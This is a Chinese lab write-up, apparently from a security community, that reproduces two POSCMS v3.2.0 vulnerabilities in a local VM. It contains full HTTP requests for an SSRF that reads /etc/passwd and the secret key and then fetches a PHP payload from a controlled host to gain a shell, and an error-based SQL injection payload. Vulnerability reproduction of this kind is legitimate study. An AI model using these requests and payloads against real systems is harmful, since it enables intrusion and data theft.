

最近工作之余发现虚拟机里存有之前下载的POSCMSv3.2.0，这个CMS系统去年底被爆出漏洞，当时读了参考文章1的博客后很想复现一下，却因别的事耽搁了。这次抽空复

安装环境

本次复盘系统部署在CentOS虚拟机中，版本信息如下：


OS: CentOS7 amd64 (IP:10.10.10.129)

PHP: 5.5.38

MySQL: 5.5.60

WebServer: Apache2.4.6

软件版本：2018.11.27 v3.2.0



对应这个版本支持的PHP不得高于7.1，这里只好对系统默认安装版本降级：

```
yum list installed | grep php
```

```
yum remove php*.x86_64
```

```
## ■■■■RPM■■■
```

```
rpm -Uvh https://mirror.webtatic.com/yum/el7/epel-release.rpm
```

```
rpm -Uvh https://mirror.webtatic.com/yum/el7/webtatic-release.rpm
```

```
yum install php55w.x86_64 php55w-cli.x86_64 php55w-common.x86_64 php55w-gd.x86_64 php55w-ldap.x86_64 php55w-mbstring.x86_64
```

解压POSCMS-3.2.0.zip到Apache虚拟目录，这里我放在了/var/www/html/POSCMS，软件要求请求URL必须以根目录开始，所以修改了一下/etc/httpd/conf/httpd.conf

```

119 DocumentRoot "/var/www/html/POSCMS"
120
121 #
122 # Relax access to content within /var/www.
123 #
124 <Directory "/var/www">
125     AllowOverride None
126     # Allow open access:
127     Require all granted
128 </Directory>
129
130 # Further relax access to the default document root:
131 <Directory "/var/www/html/POSCMS">
132     #
133     # Possible values for the Options directive are "None", "All",
134     # or any combination of:
135     #   Indexes Includes FollowSymLinks SymLinksifOwnerMatch ExecCGI MultiViews
136     #
137     # Note that "MultiViews" must be named *explicitly* --- "Options All"
138     # doesn't give it to you.
139     #
140     # The Options directive is both complicated and important. Please see
141     # http://httpd.apache.org/docs/2.4/mod/core.html#options
142     # for more information.
143     #
144     Options Indexes FollowSymLinks
145
146     #
147     # AllowOverride controls what directives may be placed in .htaccess files.
148     # It can be "All", "None", or any combination of the keywords:
149     #   Options FileInfo AuthConfig Limit
150     #
151     AllowOverride None
152
153     #
154     # Controls who can get stuff from this server.

```



然后配置Mysql，创建数据库、用户、授予权限等等，不再赘述。访问<http://10.10.10.129/install.php>按步骤进行安装，安装成功后访问主页如下图：

POSCMS

[免费注册](#)
[直接登录](#)

[首页](#)
[新闻](#)
[图书](#)
[下载](#)
[租房](#)
[图片](#)
[视频](#)
[专题](#)
[关于我们](#)
[功能演示](#)

欢迎使用POSCMS个人版网站管理系统



POSCMS

POSCMS授权版购买

[POSCMS 源码下载] [POSCMS项目 安全更新补丁通知]

- PHP开源内容管理系统23
- PHP开源内容管理系统23
- PHP开源内容管理系统23
- PHP开源内容管理系统23
- PHP开源内容管理系统23
- PHP开源内容管理系统

POSCMS全能网站管理系统

新闻模块

新闻



PHP开源内容管理系统23

PHP开源网站管理系统（PhpOpenSourceCMS，简称POSCMS）以开放、开源、灵活为产品理念，基于PHP+MYSQL+CI框架开发的开源Web内容管理系统，程序完美兼容PHP7，并在PHP7基础上做了性能优化，系统更加稳定，操作...



在安装过程中有一次提示“cache目录没有写权限”，原因是POSCMS目录下的所有属主都是root。可以去修改Apache默认授权的用户、组，还是在/etc/httpd/conf/httpd.conf

```

53 # Example:
54 # LoadModule foo_module modules/mod_foo.so
55 #
56 Include conf.modules.d/*.*conf
57
58 #
59 # If you wish httpd to run as a different user or group, you must run
60 # httpd as root initially and it will switch.
61 #
62 # User/Group: The name (or #number) of the user/group to run httpd as.
63 # It is usually good practice to create a dedicated user and group for
64 # running httpd, as with most system services.
65 #
66 User newman
67 Group newman
68

```

先知社区

这里我将www目录允许的用户、组直接改成了当前操作用户newman，接着修改POSCMS目录的属主为同一属主：

```

[newman@localhost POSCMS]$ ll
total 32
-rwxrwxrwx. 1 newman newman 224 Apr 4 01:57 admin.php
drwxrwxrwx. 9 newman newman 119 Apr 4 01:57 api
drwxrwxrwx. 21 newman newman 4096 Apr 4 03:55 cache
drwxrwxrwx. 3 newman newman 4096 Apr 4 04:50 config
drwxrwxrwx. 7 newman newman 125 Apr 4 01:57 diy
-rwxrwxrwx. 1 newman newman 1246 Apr 4 01:57 index.php
-rw-rw-r--. 1 newman newman 21 Apr 4 02:41 info.php
-rwxrwxrwx. 1 newman newman 1231 Apr 4 01:57 install.php
drwxrwxrwx. 9 newman newman 103 Apr 4 01:57 statics
drwxrwxrwx. 4 newman newman 30 Apr 4 01:57 templates
drwxr-xr-x. 2 newman newman 21 Apr 5 06:29 test
-rwxr-xr-x. 1 newman newman 392 Apr 5 07:19 test.php
drwxrwxrwx. 6 newman newman 62 Apr 4 09:01 uploadfile
-rwxrwxrwx. 1 newman newman 254 Apr 4 01:57 .....txt

```

先知社区

接着就能正常安装了。有时候位于虚拟机内的CentOS无法访问，那么可以查查以下服务的状态，并清空一下规则。基本上关停以下服务，大概率就能访问了：

```

## ■■■iptables
sudo iptables -F
## ■■■Selinux■■■
sudo sestatus
## ■■■■Selinux
sudo setenforce 0
## ■■■firewall■■■
sudo service firewalld stop

```

漏洞1——SSRF及GetShell

打开项目源代码，第一个漏洞的出处在diy\module\member\controllers\Api.php中的down_file()函数，内容如下：

```

// ■■■■■■■■
public function down_file() {

    /*****
    * Part0. ■■■POST■■■url■■■■■■■■■■
    *****/

    $p = array();
    $url = explode('&', $this->input->post('url'));

    foreach ($url as $t) {
        $item = explode('=', $t);
        $p[$item[0]] = $item[1];
    }

    /*****
    * Part1. ■■■■■■■■
    *****/

    !$this->uid && exit(dr_json(0, fc_lang('■■■■■■■■■■')));
}

```


这段代码的主要逻辑是根据请求中参数去请求文件内容，并将它保存在特定目录中，最后以json格式返回保存结果。

Part1没什么好说的，只要管理员不修改默认权限，注册个普通用户就有视频、图片的上传功能。Part2中dr_authcode()是一个加解密函数，位于diy\dayrui\helpers

```
368 function dr_authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
369
370     if (!$string) {
371         return '';
372     }
373
374     $key_length = 4;
375
376     $key = md5($key ? $key : SYS_KEY);
377     $keya = md5(substr($key, 0, 16));
378     $keyb = md5(substr($key, 16, 16));
379     $keyc = $key_length ? ($operation == 'DECODE' ? substr($string, 0, $key_length) : substr(md5(microtime()), -$key_length)) : '';
380
381     $cryptkey = $keya . md5($keya . $keyc);
382     $key_length = strlen($cryptkey);
383
384     $string = $operation == 'DECODE' ? base64_decode(substr($string, $key_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0) . substr($string, $key_length);
385     $string_length = strlen($string);
386
387     $result = '';
388     $box = range(0, 255);
389
390     $rndkey = array();
391     for ($i = 0; $i <= 255; $i++) {
392         $rndkey[$i] = ord($cryptkey[$i % $key_length]);
393     }
```



Part3中确定了下载文件的名称，这里我们请求的参数中不包含code参数，使\$PATH■■■，则它会取问号表达式的后半段SYS_UPLOAD_PATH.'/' . date('Ym', SYS_TIME) . '/'，最后的上传路径如下：/uploadfile/■■■/。

```
413 // 默认文件上传目录
414 if (!$config3['SYS_UPLOAD_DIR']) {
415     // 在当前网站目录
416     $config3['SYS_UPLOAD_DIR'] = 'uploadfile';
417     $config3['SYS_UPLOAD_PATH'] = WEBPATH.$config3['SYS_UPLOAD_DIR'];
418     $config3['SYS_ATTACHMENT_URL'] = $config3['SYS_ATTACHMENT_URL'] ? $config3['SYS_ATTACHMENT_URL'] : $config3['SITE_URL'];
419 } else {
```



Part4中的dr_catcher_data()函数正是SSRF漏洞的来源，其实现位于diy\dayrui\helpers\function_helper.php。无论代码最后选的是fopen模式还是curl模式

```

1346 function dr_catcher_data($url) {
1347
1348     // fopen模式
1349     if (ini_get('allow_url_fopen')) {
1350         $data = @file_get_contents($url);
1351         if ($data !== FALSE) {
1352             return $data;
1353         }
1354     }
1355
1356     // curl模式
1357     if (function_exists('curl_init') && function_exists('curl_exec')) {
1358         $ch = curl_init($url);
1359         $data = '';
1360         curl_setopt($ch, CURLOPT_HEADER, 0);
1361         curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
1362         $data = curl_exec($ch);
1363         curl_close($ch);
1364         return $data;
1365     }
1366
1367     return NULL;
1368 }
1369

```




寻找触发点


直接用VSCode的全局搜索功能，寻找down_file()函数的调用位置：



发现它出现在了一个js文件中，于是构造一个XHR的POST请求到服务端，设置file参数的值使其访问/etc/passwd，得到如下响应：




用浏览器打开“文件存储路径+返回的文件名”：



```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
chrony:x:998:996:/:/var/lib/chrony:/sbin/nologin
newman:x:1000:1000:newman:/home/newman:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
Darwin:x:1001:1001:/:/home/Darwin:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

GetShell

再请求一下/config/system.php，该文件中存储有重要的元数据。



Go Cancel < >

Request

Raw Params Headers Hex

POST /index.php?s=member&c=api&m=down_file&ajax=1 HTTP/1.1
Host: 10.10.10.129
Content-Length: 24
Accept: */*
Origin: http://10.10.10.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://10.10.10.129/index.php?s=member&c=account&m=avatar
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: finecms-admin-login=admin;
f814212a5b521d45bd53097f6a4a5fdb_ci_session=6mtiot6ft5svs0djpu0o88jug18kfnas;
member_online_time=1554482555; member_uid=3; member_cookie=760f0b8866e8e9b4e0b7;
login_score_3=1
Connection: close

file=./config/system.php

Response

Raw Headers Hex Render JSON Beautifier

```
{
  "status": 0,
  "code": "远程文件扩展名（php）不允许",
  "id": 0
}
```

这是因为Part5中的\$ext变量虽然为空，但它专门过滤了.php文件，好在利用file://协议的解析特性，可以绕过这一点，比如.php?或.php#。

Request

RawParamsHeadersHex

POST /index.php?s=member&c=api&m=down_file&iajax=1 HTTP/1.1
Host: 10.10.10.129
Content-Length: 52
Accept: */*
Origin: http://10.10.10.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://10.10.10.129/index.php?s=member&c=account&m=avatar
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: finecms-admin-login=admin;
f814212a5b521d45bd53097f6a4a5fdb_ci_session=6mtiot6ft5svs0djp0o88jug18kfna5;
member_online_time=1554482555; member_uid=3; member_cookie=760f0b8866e8e9b4e0b7;
login_score_3=1
Connection: close

file=file:///var/www/html/POSCMS/config/system.php#.

Response

RawHeadersHexRenderJSON Beautifier

{
 "status": 1,
 "id": 13,
 "name": "751addc583."
}

再次用浏览器打开并设置编码格式为UTF-8：

10.10.10.129/uploadfile/201904/751addc583.

不安全 | 10.10.10.129/uploadfile/201904/751addc583.

应用

<?php

if (!defined('BASEPATH')) exit('No direct script access allowed');

/**

* v3.2

*/

/**

* 系统配置文件

*/

return array(

 'SYS_LOG' => 0, //后台操作日志开关
 'SYS_KEY' => 'poscms2e0f1c2675dd3e2f4d97a7db18812662', //安全密钥
 'SYS_DEBUG' => 0, //调试器开关
 'SYS_HTTPS' => 0, //HTTPS安全模式
 'SYS_HELP_URL' => '', //系统帮助url前缀部分
 'SYS_EMAIL' => 'admin2@qq.com', //系统收件邮箱，用于接收系统信息
 'SYS_REFERER' => '', //来路字符串

获取到安全密钥后，可以构造特殊payload绕过扩展名检查。这里，总结一下此次GetShell的思路：

1. 构造特殊payload使.html文件允许被上传
2. 在自己控制的服务器上放置.html文件（里面有恶意代码的php代码）
3. 利用SSRF漏洞，使服务器用http协议访问带外数据（OOB），获取到恶意的.html，形成Getshell

为了绕过扩展名检查，我将加密代码拷贝进另一文件并填入密钥，输入选择1|html,|0，运行得到输出为22d7Qrdws88/R/uETpWlvY/PFNTYzvs/QNj5PBa66veNd1EC
echo phpinfo();?>，最终效果如下：

Request

RawParamsHeadersHex

```
POST /index.php?s=member&c=api&m=down_file&iajax=1 HTTP/1.1
Host: 10.10.10.129
Content-Length: 93
Accept: */*
Origin: http://10.10.10.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://10.10.10.129/index.php?s=member&c=account&m=avatar
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9, en;q=0.8
Cookie: finecms-admin-login=admin; f814212a5b521d45bd53097f6a4a5fdb_ci_session=6mtiot6ft5svs0djpu0o88jug18kfna5; member_online_time=1554482555; member_uid=3; member_cookie=760f0b8866e8e9b4e0b7; login_score_3=1
Connection: close

file=http://10.10.10.1/haha.html&url=code=22d7Qrds88/R/uETpWlvY/PFNTYzvs/QNj5PBa66veNDIEqpM
```

Response

RawHeadersHexRenderJSON Beautifier

```
{
  "status": 1,
  "id": 14,
  "name": "bc5b553641.html"
}
```

phpinfo x

10.10.10.129/uploadfile/201904/bc5b553641.html

应用

PHP Version 5.5.38

System	Linux localhost.localdomain 3.10.0-862.el7.x86_64 #1 SMP Fri Apr 20 16:44:24 UTC 2018 x86_64
Build Date	Jul 21 2016 12:26:35
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini

如果这里复现失败了，那大概是在于两点：一、加密函数有时效性，过时需要重新生成；二、CentOS默认安装的Apache无法解析包含php代码的html文件，需要在/etc/

```
1 #
2 # Cause the PHP interpreter to handle files with a .php extension.
3 #
4 AddHandler php5-script .php .html
5 AddType text/html .php .html
6
7 #
8 # Add index.php to the list of files that will be served as directory
9 # indexes.
10 #
11 DirectoryIndex index.php
12
13 #
14 # Uncomment the following line to allow PHP to pretty-print .phps
15 # files as PHP source code:
16 #
17 #AddType application/x-httpd-php-source .phps
18
```

漏洞2——前台SQL注射

最后一个SQL注射漏洞，为了找到漏洞出现的位置，我可耻地下载了别人博客里的截图并放大，看到了以下信息：

数据库错误

Error Number: 1690

DOUBLE value is out of range in 'exp(~((select 'coin_db_user@172.21.73.139' from dual)))'

SELECT count(*) as total FROM `e_attachment` AS `a`,`e_attachment_1` AS `b` WHERE (`a`.`id`=`b`.`id` AND `a`.`siteid`=1 AND `a`.`uid`=1) AND `b`.`related`

Filename: models/Attachment_model.php

Line Number: 40

先知社区

查看源码 (\diy\dayrui\models\Attachment_model.php) 可以发现注入点：

```
public function limit($uid, $page, $pagesize, $ext, $table) {  
  
    $sql = ' '.$this->db->dbprefix('attachment').' AS `a`,`'.$this->db->dbprefix('attachment_'.$(int)substr((string)$uid, -1, 1)).' AS `b`';  
    $sql.= ' WHERE (`a`.`id`=`b`.`id` AND `a`.`siteid`='.$this->siteid.' AND `a`.`uid`='.$uid.')';  
    if ($ext) {  
        $data = explode(',', $ext);  
        $where = array();  
        foreach ($data as $e) {  
            $where[] = '`b`.`fileext`="'.$e.'"';  
        }  
        $sql.= ' AND ('.implode(' OR ', $where).')';  
    }  
  
    $table && $sql.= ' AND `b`.`related` LIKE "'.$this->db->dbprefix($this->siteid.'_'.$table).'-%";  
  
    $data = $this->db->query('SELECT count(*) as total FROM'.$sql->row_array();  
    $total = (int)$data['total'];  
  
    $sql.= ' ORDER BY `b`.`inputtime` DESC LIMIT '. $pagesize * ($page - 1).','.$pagesize;  
  
    $data = $this->db->query('SELECT * FROM'.$sql->result_array();  
  
    return array($total, $this->get_format_data($data));  
}
```

先知社区

该函数的调用点位于 (\diy\module\member\controllers\Account.php)：

```
public function attachment() {  
  
    $ext = dr_safe_replace($this->input->get('ext'));  
    $table = $this->input->get('module');  
    $this->load->model('attachment_model');  
  
    $page = max((int)$this->input->get('page'), 1);  
  
    // 检测可管理的模块  
    $module = array();  
    $modules = $this->get_cache('module', SITE_ID);  
    if ($modules) {  
        foreach ($modules as $dir) {  
            $mod = $this->get_cache('module-'.$SITE_ID.'-'.$dir);  
            $this->_module_post_catid($mod, $this->markrule) && $module[$dir] = $mod['name'];  
        }  
    }  
  
    // 查询结果  
    list($total, $data) = $this->attachment_model->limit($this->uid, $page, $this->pagesize, $ext, $table);  
}
```

先知社区

对应的功能实际是前台用户中心—>基本管理—>附件管理的搜索功能，随便选择某个类别搜索后会看到这条请求：

GET /index.php?s=member&c=account&m=attachment&module=photo&ext= HTTP/1.1

Host: 10.10.10.129

向module参数注入Payload果然出现了报错：

Request

RawParamsHeadersHex

GET /index.php?s=member&c=account&m=attachment&module=photo*and+1=1&ext= HTTP/1.1
Host: 10.10.10.129
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://10.10.10.129/index.php?s=member&c=account&m=attachment&module=book&ext=Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: finecms-admin-login=admin; login_experience_1=1; login_score_1=1; f814212a5b521d45bd53097f6a4a5fdb_ci_session=mmvq32b37r5udq1qn02cj382me0lg1kf; member_online_time=1554521762; member_uid=3; member_cookie=760f0b8866e8e9b4e0b7; login_score_3=1
Connection: close

Response

RawHeadersHexHTMLRender

Error Number: 1064

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '%' at line 1

SELECT count(*) as total FROM `dr_attachment` AS `a`,`dr_attachment_3` AS `b` WHERE (`a`.`id`=`b`.`id` AND `a`.`siteid`=1 AND `a`.`uid`=3) AND `b`.`related` LIKE "dr_1_photo" and 1=1-%"

Filename: /var/www/html/POSCMS/diy/dayrui/models/Attachment_model.php

Line Number: 40

但不知道为什么博客里的Payload这里复现失败了，不过已经知道是报错注入，我用了经典的Payload——" or updatexml(1,concat(1,0x7e,user()),1);#拼接入参数中，得到了数据库当前用户：

```
GET /index.php?s=member&c=account&m=attachment&module=photo%22%20or%20updatexml(1,concat(1,0x7e,user()),1);%23&ext= HTTP/1.1
Host: 10.10.10.129
```

Request

RawParamsHeadersHex

GET /index.php?s=member&c=account&m=attachment&module=photo%22%20or%20updatexml(1,concat(1,0x7e,user()),1);%23&ext= HTTP/1.1
Host: 10.10.10.129
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: finecms-admin-login=admin; login_experience_1=1; login_score_1=1; f814212a5b521d45bd53097f6a4a5fdb_ci_session=mmvq32b37r5udq1qn02cj382me0lg1kf; member_online_time=1554521762; member_uid=3; member_cookie=760f0b8866e8e9b4e0b7; login_score_3=1
Connection: close

Response

RawHeadersHexHTMLRender

Error Number: 1105

XPATH syntax error: '~tester@localhost'

SELECT count(*) as total FROM `dr_attachment` AS `a`,`dr_attachment_3` AS `b` WHERE (`a`.`id`=`b`.`id` AND `a`.`siteid`=1 AND `a`.`uid`=3) AND `b`.`related` LIKE "dr_1_photo" or updatexml(1,concat(1,0x7e,user()),1);#-%"

Filename: /var/www/html/POSCMS/diy/dayrui/models/Attachment_model.php

Line Number: 40

第一次复现php代码漏洞，如有错误或忽略的地方，望各位师傅斧正。以后有时间了好好学一遍php语言，毕竟是世界上最好的语言（手动滑稽）。



参考文章

- <https://www.jianshu.com/p/7cabf9ef2aad>
- <http://www.webbaozi.com/dmsj/111.html>
- http://blog.sina.com.cn/s/blog_3edc5e2e0102w2oh.html
- <https://www.cnblogs.com/wocalieshenmegui/p/5917967.html>
- <https://www.cnblogs.com/rickzhai/p/7896297.html>
- https://blog.csdn.net/xin_y/article/details/79007986

点击收藏 | 1 关注 | 1

[上一篇：Google搜索中的突变XSS](#) [下一篇：CVE-2019-0232：Apa...](#)

1. 0 条回复

- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)